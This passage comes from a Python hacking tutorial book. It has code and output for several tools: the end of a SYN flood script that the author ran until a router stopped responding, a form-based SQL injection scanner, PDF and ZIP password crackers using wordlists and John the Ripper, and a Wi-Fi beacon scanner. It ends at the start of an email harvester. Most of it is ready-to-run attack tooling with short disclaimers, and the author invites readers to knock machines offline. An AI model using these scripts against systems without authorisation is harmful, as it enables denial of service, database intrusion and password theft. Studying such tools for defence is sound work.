
```
# add some flooding data (1KB in this case)
raw = Raw(b"X"*1024)
```

Awesome, now let's stack up the layers and send the packet:

```
# stack up the layers
p = ip / tcp / raw
# send the constructed packet in a loop until CTRL+C is detected
send(p, loop=1, verbose=0)
```

So we used `send()` function that sends packets at layer 3, we set `loop` to 1 to keep sending until we hit CTRL+C, setting `verbose` to 0 will not print anything during the process (silent).

The script is done! Now after I ran this against my router, it took a few seconds, and sure enough, the router stopped working, and I lost connection:



This is the output of the following command on Windows:

```
$ ping -t "192.168.1.1"
```

It was captured from another machine other than the attacker, so the router is no longer responding.

To get everything back to normal, you can either stop the attack (by hitting CTRL+C), or if the device is still not responding, go on and reboot it.

Conclusion

Alright! We're done with the tutorial, if you try running the script against a local computer, you'll notice the computer gets busy, and the latency will increase significantly. You can also run the script on multiple terminals or even other machines, see if you can shut down your local computer's network!

PROJECT 11: Build a SQL Injection Scanner in Python

Learn how to write a simple Python script to detect SQL Injection vulnerability on web applications using requests and BeautifulSoup in Python.

SQL injection is a code injection technique that is used to execute SQL query via the user input data to the vulnerable web application. It is one of the most common and dangerous web hacking techniques.

A successful SQL injection exploit can cause a lot of harmful damage to the database and web application in general. For example, it can read sensitive data such as user passwords from the database, insert, modify and even delete data.

In this tutorial, you will learn how to build a simple Python script to detect SQL injection vulnerability in web applications.

Let's install required libraries for this tutorial:

```
pip3 install requests bs4
```

Let's import the necessary modules:

```
import requests
from bs4 import BeautifulSoup as bs
from urllib.parse import urljoin
from pprint import pprint

# initialize an HTTP session & set the browser
s = requests.Session()
s.headers["User-Agent"] = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

```
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36"
```

We also initialized a requests session and set the user agent.

Since SQL injection is all about user inputs, we are going to need to extract web forms first. Luckily for us, I've already wrote a tutorial about extracting and filling forms in Python, we gonna need the below functions:

```
def get_all_forms(url):
    """Given a `url`, it returns all forms from the HTML content"""
    soup = bs(s.get(url).content, "html.parser")
    return soup.find_all("form")


def get_form_details(form):
    """
    This function extracts all possible useful information about an HTML `form`
    """
    details = {}
    # get the form action (target url)
    try:
        action = form.attrs.get("action").lower()
    except:
        action = None
    # get the form method (POST, GET, etc.)
    method = form.attrs.get("method", "get").lower()
    # get all the input details such as type and name
    inputs = []
    for input_tag in form.find_all("input"):
```

```
        input_type = input_tag.attrs.get("type", "text")
        input_name = input_tag.attrs.get("name")
        input_value = input_tag.attrs.get("value", "")
        inputs.append({"type": input_type, "name": input_name, "value": input_value})
    # put everything to the resulting dictionary
    details["action"] = action
    details["method"] = method
    details["inputs"] = inputs
    return details
```

`get_all_forms()` uses BeautifulSoup library to extract all form tags from HTML and returns them as a Python list, whereas `get_form_details()` function gets a single form tag object as an argument and parses useful information about the form, such as action (the target URL), method (`GET`, `POST`, etc) and all input field attributes (`type`, `name` and `value`).

Next, we define a function that tells us whether a web page has SQL errors in it, this will be handy when checking for SQL injection vulnerability:

```
def is_vulnerable(response):
    """A simple boolean function that determines whether a page
    is SQL Injection vulnerable from its `response`"""
    errors = {
        # MySQL
        "you have an error in your sql syntax;",
        "warning: mysql",
        # SQL Server
        "unclosed quotation mark after the character string",
        # Oracle
        "quoted string not properly terminated",
```

```
    }
    for error in errors:
        # if you find one of these errors, return True
        if error in response.content.decode().lower():
            return True
    # no error detected
    return False
```

Obviously, I can't define errors for all database servers, for more reliable checking, you need to use regular expressions to find error matches, check this XML file which has a lot of them (used by sqlmap utility).

Now that we have all the tools, let's define the main function that searches for all forms in the web page and tries to place quote and double quote characters in input fields:

```
def scan_sql_injection(url):
    # test on URL
    for c in "\"'":
        # add quote/double quote character to the URL
        new_url = f"{url}{c}"
        print("[!] Trying", new_url)
        # make the HTTP request
        res = s.get(new_url)
        if is_vulnerable(res):
            # SQL Injection detected on the URL itself,
            # no need to preceed for extracting forms and submitting them
            print("[+] SQL Injection vulnerability detected, link:", new_url)
            return
    # test on HTML forms
    forms = get_all_forms(url)
```

```
    print(f"[+] Detected {len(forms)} forms on {url}.")
    for form in forms:
        form_details = get_form_details(form)
        for c in "\"'":
            # the data body we want to submit
            data = {}
            for input_tag in form_details["inputs"]:
                if input_tag["type"] == "hidden" or input_tag["value"]:
                    # any input form that is hidden or has some value,
                    # just use it in the form body
                    try:
                        data[input_tag["name"]] = input_tag["value"] + c
                    except:
                        pass
                elif input_tag["type"] != "submit":
                    # all others except submit, use some junk data with special
character
                    data[input_tag["name"]] = f"test{c}"
            # join the url with the action (form request URL)
            url = urljoin(url, form_details["action"])
            if form_details["method"] == "post":
                res = s.post(url, data=data)
            elif form_details["method"] == "get":
                res = s.get(url, params=data)
            # test whether the resulting page is vulnerable
            if is_vulnerable(res):
                print("[+] SQL Injection vulnerability detected, link:", url)
                print("[+] Form:")
                pprint(form_details)
                break
```

Before extracting forms and submitting them, the above function checks for the vulnerability in the URL first, as the URL itself may be vulnerable, this is simply done by appending quote character to the URL.

We then make the request using requests library and check whether the response content has the errors that we're searching for.

After that, we parse the forms and make submissions with quote characters on each form found, here is my run after testing on a known vulnerable web page:

```
if __name__ == "__main__":
    url = "http://testphp.vulnweb.com/artists.php?artist=1"
    scan_sql_injection(url)
```

Output:

```
[!] Trying http://testphp.vulnweb.com/artists.php?artist=1"
[+] SQL Injection vulnerability detected, link:
http://testphp.vulnweb.com/artists.php?artist=1"
```

As you can see, this was vulnerable in the URL itself, but after I tested this on my local vulnerable server (DVWA), I got this output:

```
[!] Trying http://localhost:8080/DVWA-master/vulnerabilities/sqli/"
[!] Trying http://localhost:8080/DVWA-master/vulnerabilities/sqli/'
[+] Detected 1 forms on http://localhost:8080/DVWA-
master/vulnerabilities/sqli/.
[+] SQL Injection vulnerability detected, link: http://localhost:8080/DVWA-
master/vulnerabilities/sqli/
```

```
[+] Form:
{'action': '#',
 'inputs': [{'name': 'id', 'type': 'text', 'value': ''},
            {'name': 'Submit', 'type': 'submit', 'value': 'Submit'}],
 'method': 'get'}
```

Note: *If you want to test the script on a local vulnerable web applications like DVWA, you need to login first, I've provided the code for logging to DVWA in the script here, you'll find it as a commented code in the beginning.*

Conclusion

Note that I've tested this script on many vulnerable websites and it works just fine. However, if you want more reliable SQL injection tool, consider using `sqlmap`, it is written in Python language as well, and it automates the process of detecting as well as exploiting SQL injection flaws.

You can extend this code by adding exploitation feature, this cheat sheet can help you use the right SQL commands. Or you may want to extract all website links and check for the vulnerability on all site pages, you can do it as well!

Finally, try to use this ethically, we are not responsible for any misuse of this code!

PROJECT 12: Crack PDF Files in Python

Learn how you can use pikepdf, pdf2john and other tools to crack password protected PDF files in Python.

Let us assume that you got a password-protected PDF file and it's your top priority job to access it, but unfortunately, you overlooked the password. So, at this stage, you will look for an utmost way that can give you an instant result. In this tutorial, you will learn how to:

- Brute force PDF files using pikepdf library in Python.
- Extract PDF password hash and crack it using John the Ripper utility.
- Crack PDF password with iSeePassword Dr.PDF program.

To get started, install the required dependencies:

```
pip3 install pikepdf tqdm
```

Cracking PDF Password using pikepdf

pikepdf is a Python library that allows us to create, manipulate and repair PDF files. It provides a Pythonic wrapper around the C++ QPDF library.

We won't be using pikepdf for that though, we just gonna need to open the password-protected PDF file, if it succeeds, that means it's a correct password, and it'll raise a `PasswordError` exception otherwise:

```
import pikepdf
from tqdm import tqdm

# load password list
passwords = [ line.strip() for line in open("wordlist.txt") ]

# iterate over passwords
for password in tqdm(passwords, "Decrypting PDF"):
```

```
    try:
        # open PDF file
        with pikepdf.open("foo-protected.pdf", password=password) as pdf:
            # Password decrypted successfully, break out of the loop
            print("[+] Password found:", password)
            break
    except pikepdf._qpdf.PasswordError as e:
        # wrong password, just continue in the loop
        continue
```

First, we load a password list from `wordlist.txt` file in the current directory, get it here. You can use rockyou list or any other large wordlists as well. You can also use the Crunch tool to generate your own custom wordlist.

Next, we iterate over the list and try to open the file with each password, by passing `password` argument to `pikepdf.open()` method, this will raise `pikepdf._qpdf.PasswordError` if it's an incorrect password.

We used tqdm here just to print the progress on how many words are remaining, check out my result:

```
Decrypting PDF:  43%|
                                                                                |
| 2137/5000 [00:06<00:08, 320.70it/s]
[+] Password found: abc123
```

The password was found after 2137 trials, which took about 6 seconds. As you can see, it's going for about 320 word/s, we'll see how to boost this rate.

Cracking PDF Password using John The Ripper

John the Ripper is a free and fast password cracking software tool that is available on many platforms. However, we'll be using Kali Linux operating system here, as it already comes pre-installed.

First, we gonna need a way to extract the password hash from the PDF file in order to be suitable for cracking in john utility. Luckily for us, there is a Python script pdf2john.py that does that, let's download it:

```
root@rockikz:~/pdf-cracking# wget https://raw.githubusercontent.com/truongkma/ctf-tools/master/John/run/pdf2john.py
--2020-05-18 00:39:27--  https://raw.githubusercontent.com/truongkma/ctf-tools/master/John/run/pdf2john.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13574 (13K) [text/plain]
Saving to: ‘pdf2john.py’

pdf2john.py                 100%[=============================================>]  13.26K  --.-KB/s    in 0.09s

2020-05-18 00:39:28 (148 KB/s) - ‘pdf2john.py’ saved [13574/13574]

root@rockikz:~/pdf-cracking# ls
foo-protected.pdf  pdf2john.py
root@rockikz:~/pdf-cracking#
```

Put your password-protected PDF in the current directory, mine is called `foo-protected.pdf`, and run the following command:

```
root@rockikz:~/pdf-cracking# python3 pdf2john.py foo-protected.pdf | sed "s/::.*$//" | sed "s/^.*://" | sed -r 's/^.{2}//' | sed 's/.\{1\}$//' > hash
```

This will extract PDF password hash into a new file named `hash`, here is my result:

```
root@rockikz:~/pdf-cracking# python3 pdf2john.py foo-protected.pdf | sed "s/::.*$//" | sed "s/^.*:/
/" | sed -r 's/^.{2}//' | sed 's/.\{1\}$//' > hash
root@rockikz:~/pdf-cracking# cat hash
$pdf$4*4*128*-4*1*16*5cb61dc85566dac748c461e77d0e8ada*32*42341f937d1dc86a7dbdaae1fa14f1b328bf4e5e4e
758a4164004e56fffa0108*32*d81a2f1a96040566a63bdf52be82e144b7d589155f4956a125e3bcac0d151647
```

After I saved the password hash into `hash` file, I used `cat` command to print it to the screen.


Finally, we use this hash file to crack the password:

```
root@rockikz:~/pdf-cracking# john hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
012345           (?)
1g 0:00:00:00 DONE 2/3 (2020-05-18 00:51) 1.851g/s 4503p/s 4503c/s 4503C/s chacha..0987654321
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed
root@rockikz:~/pdf-cracking#
```

We simply use the command "john [hashfile]". As you can see, the password is `012345` and was found with the speed of 4503p/s.


Cracking PDF Password using iSeePassword Dr.PDF

Not all users are comfortable with coding in Python or using commands in Linux. So, if you're looking for an effective PDF password cracking program on Windows, then iSeePassword Dr.PDF is one of the best choice.



This PDF password cracking has an easy-to-understand UI so even the novices know how to use this program. Besides, it offers three powerful password cracking algorithms, including Dictionary, Brute-force, and Brute-

force with Mask. You're free to set several types of parameters to boost the performance.



Currently, the password cracking speed is up to 100K per second, making it one of the fastest programs for cracking PDF passwords.

Conclusion

So that's it, our job is done and we have successfully cracked the PDF password using three methods: pikepdf, John The Ripper, and iSeePassword Dr.PDF. The first method takes a lot of time to break the password but is quite intuitive for Python programmers, whereas the other methods are the ultimate method to get the password of a PDF file in a short period of time. Make sure you use this for ethical and own use.

PROJECT 13: Brute Force ZIP File Passwords in Python

Learn how to crack zip file passwords using dictionary attack in Python using the built-in zipfile module.

Say you're tasked to investigate a suspect's computer and you find a zip file that seems very useful but protected by a password. In this tutorial, you will write a simple Python script that tries to crack a zip file's password using dictionary attack.

Note that there are more convenient tools to crack zip files in Linux, such as John the Ripper or fcrackzip (this tutorial shows you how to use them), the goal of this tutorial is to do the exact same thing but with Python programming language.

We will be using Python's built-in zipfile module, and the third-party tqdm library for quickly printing progress bars:

```
pip3 install tqdm
```

As mentioned earlier, we gonna use dictionary attack, which means we are going to need a wordlist to brute force this password-protected zip file. For this tutorial, we are going to use the big rockyou wordlist (with the size of about 133MB), if you're on Kali Linux, you can find it under the /usr/share/wordlists/rockyou.txt.gz path. Otherwise, you can download it here.

You can also use the crunch tool to generate your custom wordlist as you exactly specify.

Open up a new Python file and follow along:

```
import zipfile
```

```
from tqdm import tqdm
```

Let's specify our target zip file along with the word list path:

```
# the password list path you want to use, must be available in the current directory
wordlist = "rockyou.txt"
# the zip file you want to crack its password
zip_file = "secret.zip"
```

To read the zip file in Python, we use the zipfile.ZipFile class that has methods to open, read, write, close, list and extract zip files (we will only use extractall() method here):

```
# initialize the Zip File object
zip_file = zipfile.ZipFile(zip_file)
# count the number of words in this wordlist
n_words = len(list(open(wordlist, "rb")))
# print the total number of passwords
print("Total passwords to test:", n_words)
```

Notice we read the entire wordlist and then get only the number of passwords to test, this can prove useful for tqdm so we can track where we are in the brute-forcing process, here is the rest of the code:

```
with open(wordlist, "rb") as wordlist:
    for word in tqdm(wordlist, total=n_words, unit="word"):
        try:
            zip_file.extractall(pwd=word.strip())
```

```
        except:
            continue
        else:
            print("[+] Password found:", word.decode().strip())
            exit(0)
print("[!] Password not found, try other wordlist.")
```

Since wordlist now is a Python generator, using tqdm won't give much progress information, that's why I introduced the total parameter to give tqdm the insight on how many words are in the file.

We open the wordlist and read it word by word and tries it as a password to extract the zip file, reading the entire line will come with the new line character, as a result, we use the strip() method to remove white spaces.

The method extractall() will raise an exception whenever the password is incorrect, so we can pass to the next password in that case, otherwise, we print the correct password and exit out of the program.

I have edited the code a little to accept the zip and wordlist files from command line arguments, check it here.

Check my result:

```
root@rockikz:~# gunzip /usr/share/wordlists/rockyou.txt.gz
root@rockikz:~# python3 zip_cracker.py secret.zip /usr/share/wordlists/rockyou.txt
Total passwords to test: 14344395
  3%| ▉                          | 435977/14344395 [01:15<40:55, 5665.23word/s]
[+] Password found: abcdef12345
```

As you can see, I found the password after around 435K trials, which took

about a minute on my machine. Note the rockyou wordlist has more than 14 million words which are the most frequently used passwords sorted by frequency.

Alright, we have successfully built a simple but useful script that cracks the zip file password, try to use much more bigger wordlists if you failed to crack it using this list.

Conclusion

Finally, I highly encourage you to use multiple threads for cracking the password much faster, if you succeed to do so, please share your results with us in the comments below!

***DISCLAIMER**: Use this script to a file you have permission to access. Otherwise, we are not responsible for any misuse.*

PROJECT 14: Build a WiFi Scanner in Python using Scapy

Building a Wi-Fi scanner in Python using Scapy that finds and displays available nearby wireless networks and their MAC address, dBm signal, channel and encryption type.

Have you ever wanted to build a tool to display nearby wireless networks along with their MAC address and some other useful information? Well, in this tutorial, we are going to build a Wi-Fi scanner using the Scapy library in Python.

If you're in this field for a while, you might have seen the airodump-ng utility

that sniffs, captures, and decodes 802.11 frames to display nearby wireless networks in a nice format, in this tutorial, we will do a similar one.

Getting Started

To get started, you need to install Scapy, I have cloned the development version, you can also install it using pip:

```
pip3 install scapy
```

Or you can clone the current development version in Github:

```
git clone https://github.com/secdev/scapy.git
cd scapy
sudo python setup.py install
```

Note: *This tutorial assumes you are using any Unix-based environment, it is also suggested you use Kali Linux.*

After that, we gonna use pandas just for printing in a nice format (you can change that obviously):

```
pip3 install pandas
```

Now the code of this tutorial won't work if you do not enable monitor mode in your network interface, please install aircrack-ng (comes pre-installed on Kali) and run the following command:

```
root@rockikz:~/pythonscripts# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    744 NetworkManager
    923 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications TP-Link TL-WN821N

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Now you can check your interface name using iwconfig:

```
root@rockikz:~/pythonscripts# iwconfig
lo        no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.452 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

eth0      no wireless extensions.
```

As you can see, our interface is now in monitor mode and has the name "wlan0mon".

You can also use iwconfig itself to change your network card into monitor mode:

```
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
```

Writing the Code

Let's get started, open up a new Python file and import the necessary modules:

```
from scapy.all import *
```

```
from threading import Thread
import pandas
import time
import os
```

Next, we need to initialize an empty data frame that stores our networks:

```
# initialize the networks dataframe that will contain all access points nearby
networks = pandas.DataFrame(columns=["BSSID", "SSID", "dBm_Signal", "Channel", "Crypto"])
# set the index BSSID (MAC address of the AP)
networks.set_index("BSSID", inplace=True)
```

So I've set the BSSID (MAC address of the access point) as the index of each row, as it is unique for every device.

If you're familiar with Scapy, then you know for sure that we are going to use the sniff() function, which takes the callback function that is executed whenever a packet is sniffed, let's implement this function:

```
def callback(packet):
    if packet.haslayer(Dot11Beacon):
        # extract the MAC address of the network
        bssid = packet[Dot11].addr2
        # get the name of it
        ssid = packet[Dot11Elt].info.decode()
        try:
            dbm_signal = packet.dBm_AntSignal
        except:
            dbm_signal = "N/A"
```

```
        # extract network stats
        stats = packet[Dot11Beacon].network_stats()
        # get the channel of the AP
        channel = stats.get("channel")
        # get the crypto
        crypto = stats.get("crypto")
        networks.loc[bssid] = (ssid, dbm_signal, channel, crypto)
```

This callback makes sure that the sniffed packet has a beacon layer on it, if it is the case, then it will extract the BSSID, SSID (name of access point), signal, and some stats. Scapy's Dot11Beacon class has the awesome network_stats() function that extracts some useful information from the network, such as the channel, rates, and encryption type. Finally, we add these information to the dataframe with the BSSID as the index.

You will encounter some networks that don't have the SSID (ssid equals to ""), this is an indicator that it's a hidden network. In hidden networks, the access point leaves the info field blank to hide the discovery of the network name, you will still find them using this tutorial's script, but without a network name.

Now we need a way to visualize this dataframe. Since we're going to use sniff() function (which blocks and start sniffing in the main thread), we need to use a separate thread to print the content of `networks` dataframe, the below code does that:

```
def print_all():
    while True:
        os.system("clear")
        print(networks)
        time.sleep(0.5)
```

To the main code now:

```
if __name__ == "__main__":
    # interface name, check using iwconfig
    interface = "wlan0mon"
    # start the thread that prints all the networks
    printer = Thread(target=print_all)
    printer.daemon = True
    printer.start()
    # start sniffing
    sniff(prn=callback, iface=interface)
```

***Learn also**: How to Make a SYN Flooding Attack in Python.*

Changing Channels

Now if you execute this, you will notice not all nearby networks are available, that's because we're listening on one WLAN channel only. We can use the iwconfig command to change the channel, here is the Python function for it:

```
def change_channel():
    ch = 1
    while True:
        os.system(f"iwconfig {interface} channel {ch}")
        # switch channel from 1 to 14 each 0.5s
        ch = ch % 14 + 1
        time.sleep(0.5)
```

For instance, if you want to change to channel 2, the command would be:

```
iwconfig wlan0mon channel 2
```

Great, so this will change channels incrementally
from 1 to 14 every 0.5 seconds, spawning the daemon thread that runs this function:


```
    # start the channel changer
    channel_changer = Thread(target=change_channel)
    channel_changer.daemon = True
    channel_changer.start()
```

Note: *Channels 12 and 13 are allowed in low-power mode, while channel 14 is banned and only allowed in Japan.*

Note that we set the `daemon` attribute of the thread to `True`, so this thread will end whenever the program exits, check this tutorial for more information about daemon threads.

Check the full code here.

Here is a screenshot of my execution:



Conclusion

Alright, in this tutorial, we wrote a simple Wi-Fi scanner using Scapy library that sniffs and decodes beacon frames which are transmitted every time by access points, they serve to announce the presence of a wireless network.

How to Make an Email Extractor in Python

Building a Python tool to automatically extract email addresses in any web page using requests-html library and regular expressions in Python.

An email extractor or harvester is a type of software used to extract email addresses from online and offline sources which generate a large list of addresses. Even though these extractors can serve multiple legitimate purposes such as marketing campaigns, unfortunately, they are mainly used to send spamming and phishing emails.

Since the web nowadays is the major source of information on the Internet, in

this tutorial, you will learn how you can build such a tool in Python to extract email addresses from web pages using requests-html library.

Because many websites load their data using JavaScript instead of directly rendering HTML code, I chose the requests-html library as it supports JavaScript-driven websites.

Related: *How to Send Emails in Python using smtplib Module*.

Alright, let's get started, we need to first install requests-html:

```
pip3 install requests-html
```

Let's start coding:

```
import re
from requests_html import HTMLSession
```

